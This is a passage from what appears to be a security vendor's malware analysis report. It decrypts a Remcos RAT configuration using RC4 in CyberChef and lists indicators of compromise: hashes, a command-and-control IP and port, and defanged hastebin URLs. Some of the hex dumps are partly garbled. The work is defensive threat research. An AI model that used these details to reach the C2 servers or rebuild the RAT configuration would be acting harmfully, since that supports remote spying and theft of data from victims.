The first byte in the configuration file is the **length of RC4 key**(n). The next n bytes are the RC4 key followed by the payload bytes.



```
65 DF 11 AC F4 CF 9F 1C F6 E7 49 FB 12 C4 60 E7
0A 71 F8 68 F5 3B 8B 49 DD 66 DE 6B DA 99 92 A1
39 1A CB 3A             D AE DF 3B 37 09 B2
50 88 E7 EB             D E9 AD FB 13 CB E8
AA 52 37 F9 57 60 D2 42 9A 84 9F 90 E4 9E CE B1
D0 E4 DB FC 96 9A 9E F4 DC 6B 70 1B EB 37 A1 8E
A2 76 E1 1D C9 8C 6A E0 63 AE 7B 7D 8F 49 82 B9
48 CC CC 4C 1F F2 E6 48 69 32 53 94 25 20 F0 D1
27 A5 30 21 90 20 3E 29 EC 69 61 32 6C 05 A8 EF
90 C0 79 9B D0 22 4E 83 65 12 4F 10 DA 39 BD A5
EC 08 58 20 3F C3 58 D3 AA AF F2 FD CD 08 B7 3F
AD 01 D4 C9 86 BC F7 E4 11 0B 07 51 08 BF B2 F8
B1 76 F1 5C 23 95 C2 86 97 42 BF 6B 1B 77 08 BE
B4 18 6C 64 92 39 AE CB BA 44 E1 B5 90 70 7F 3B
95 4E                                 3 7A 89
FD 36                                 0 93 1A
CB 00                                 6 58 77
AD F6                                 F 7A 19
07 44                                 F E7 38
8A BD                                 4 C0 4B
B6 CB 66 AF 20 A1 2C 56 AD EI
10 76 DC 2D 5E 24 C2 BE ED D2
79 7C 8A BE 71 51 76 D2 53 76
```

```
eß.¬ôÏŸ.öçIû.Ä`ç
.qøhõ;‹IÝfÞkÚ™’¡
9.Ë:4@ÒIH.®ß;7.²
P^çëIï.!.àé.û.Ëè
ªR7ù7`ÒBš„Ÿ.äžÎ±
ÐäÛü–šžôÜkp.ë7¡Ž
¢vá.ÉŒjàc®{}.I,¹
HÌÌL.òæHi2S”% ðÑ
'¥0!. >)ìia2l.¨ï
.Ày›Ð"Nƒe.O.Ú9½¥
ì.X ?ÃXÓª¯òýÍ.·?
..ÔÉ†¼÷ä...Q.¿²ø
±vñ\#•Â†—B¿k.w.¾
´.ld’9®Ëº Dáµp.;
•Nj^4!ÅOb<F.èsz‰
ý6>¸õ3 J>âfa÷.“.
Ë.Hë /&q]}..S-Xw
.ö.dÓŠðÜ‡ ‘Y¨ÿz.
.D—k¬„.¸ÕXN´ÑŸç8
Š¼8¼ã.ÚÌ1¯ì§.¤ÀK
```

Recipe

From Hex

Delimiter
Auto

RC4

Passphrase
70 1B EB 37 A1 8E A2 76 E1 1D C9 8C HEX

Input format
Latin1

Output format
Latin1

Input start: 3485 end: 3485 length: 0 length: 3485 lines: 1

```
6A E0 63 AE 7B 7D 8F 49 82 B9 48 CC CC 4C 1F F2 E6 48 69 32 53 94 25 20 F0 D1 27 A5 30
21 90 20 3E 29 EC 69 61 32 6C 05 A8 EF 90 C0 79 9B D0 22 4E 83 65 12 4F 10 DA 39 BD A5
EC 08 58 20 3F C3 58 D3 AA AF F2 FD CD 08 B7 3F AD 01 D4 C9 86 BC F7 E4 11 0B 07 51 08
BF B2 F8 B1 76 F1 5C 23 95 C2 86 97 42 BF 6B 1B 77 08 BE B4 18 6C 64 92 39 AE CB BA 44
E1 B5 90 70 7F 3B 95 4E 6A 5E 34 21 C5 4F 62 3C 46 0E E8 73 7A 89 FD 36 3E B8 F5 33 20
4A 3E E2 66 61 F7 90 93 1A CB 00 48 EB 20 2F 26 71 5D 7D 17 08 53 96 58 77 AD F6 0F 64
```

Output time: 1ms length: 1162 lines: 8

```
172.111.234.110:5888:1|...|RemoteHost|...|1|...|.|...|.|...|.|...|1|...||...|.|...|8|
...|r.e.m.c.o.s...e.x.e...|...R.e.m.c.o.s.....|.|...|0|...|Rmc-
8G6LY7|...|0|...|8|...|l.o.g.s...d.a.t...|...|.|...|.|...|.|...|10|...|.|...|.|...|5|
...|6|...|Screenshots|...|.|...|.|...|.|...|.|...|.|...|.|...|.|...|.|...|.|...|5|...|
.|...|MicRecords|...|.|...|0|...|0|...|.|...|.|...|.|...|0|...|.|...|1|...|R.e.m.c.o.
s...|...|r.e.m.c.o.s...|...|.|...|.|...|9E7AE45A0780E8180F0CE89C8D65F83D|...|.|...|100
000|...|.|...|0.ÿ0.¦ ......=®ð .{^O".%1|¤À90
..*.HÎ=...0.0"..19700101000000Z..20901231000000Z0.0Y0...*.HÎ=....*.HÎ=....B..R.'g-<%
h0,,95..n.ÌýT?}.4÷ìýmøIA.      ÒKà:7È ¤S)þ-ÒÀ...ùüçYÄÖ¤ÅzE.-.0
..*.HÎ=....H.0E. u.x*ÛPWâ@u.:äsyÀ....*.E..òó]\$]S.!.®JÛ.Mmgõ..ô.sÆÎÆ),
```

Figure 16: Remcos Configuration

Remcos RAT steals browser cookies, takes current window screenshots and sends it to the C2 present in Configuration. It establishes a listener connection with the C2 and waits for the attacker to send commands to execute.

We at K7 Labs provide detection against latest threats and also for this newer variant of Loader. Users are advised to use a reliable security product such as “K7 Total Security” and keep it up-to-date so as to safeguard their devices.

IOCs

Filename	MD5 Hash	K7 Detection Name
Stage1 Loader	908A565A9041D68A2FEA61329D4C42B4	Trojan-Downloader (00599fcf1)
Stage2 (KoiVM) Tesla DropperRemcos Dropper	859E6D2588B14AA298F22F3E70043C69 3A62051DD210BC85C93BF343DCD8ACAD	Trojan (0058ba9a1) Trojan (0058ba9a1)

Stage3 (Stealer)		
Agent Tesla	77047DAC5FE6958A3C7C9DD1DE08C854	Spyware (0058f8971)
Remcos RAT	40B71E34E832DEACFFB9589F2BB87323	Trojan (0053ac2c1)

C2

hxxps://hastebin[.]com/raw/nasijojiru – Agent Tesla

hxxps://hastebin[.]com/raw/caqumubuyo – Remcos RAT

IP

172.111.234[.]110:5888